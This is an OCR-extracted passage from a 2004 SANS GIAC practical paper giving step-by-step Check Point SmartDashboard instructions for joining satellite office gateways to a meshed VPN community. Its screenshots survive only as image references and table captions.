
Table 2.9



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


- Click on Add button for “This module participates in the following VPN communities” field.

Table 3.0



- Select MyIntranet from the menu and click ok, which will return to the VPN page of the gateway screen.


Table 3.1



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Click on ok button to return to Network object screen. One thing to remember is that if VPN-1 Pro option in gateway properties was not activated during the initial setup of the firewall, an internal certificate is going to be created at this point of time.

Table 3.2




Next step is to specify VPN gateways for the Satellite offices in Frankfurt and Bern. Again, network objects for these gateways had been already predefined during initial firewall setup. I will show the setup steps for one of the remote satellites – GIAC-Basel. Setup steps for GIAC-Frankfurt would be identical.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


- Select GIAC-Basel from Network objects drop down list and click on Edit button

Table 3.3



Externally managed gateway table shows up:


Table 3.4



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Confirm that VPN-1 pro box is checked and select the topology from the properties list. Make sure topology is defined, then check Manually defined radio button under VPN Domain portion and select predefined network for Basel satellite office network-Basel.


Table 3.5



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Click on VPN object from Global Properties list and click the Add button under “This module participates in the following VPN communities” and select Myintranet from the drop down menu, then click ok button to go back to VPN page of GIAC-Basel gateway.

Table 3.6



- Click ok button to return to Network objects screen
- Again, repeat the same steps for GIAC-Frankfurt Satellite gateway

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Next step is to configure Myintranet VPN Communities:

- Click Manage > VPN Communities from the SmartDashboard toolbar
- and select MyIntranet from the menu and click the Edit button to display Meshed Community Properties screen

Table 3.7





Table 3.8




© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

We will leave Accept all encrypted traffic box unchecked, because this would allow automatic creation of a rule allowing encrypted services not destined for the members of this VPN community MyIntranet.

- Next select Participating Gateways from the General properties tab and verify that the only participants of the VPN community are in fact all three Satellite offices


Table 3.9



Make sure there are no services listed under Excluded Service by clicking on it from General properties tab


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Table 4.0



- Select the Shared Secret from General properties tab and check the box Use only Shared Secret for all External members

Table 4.1

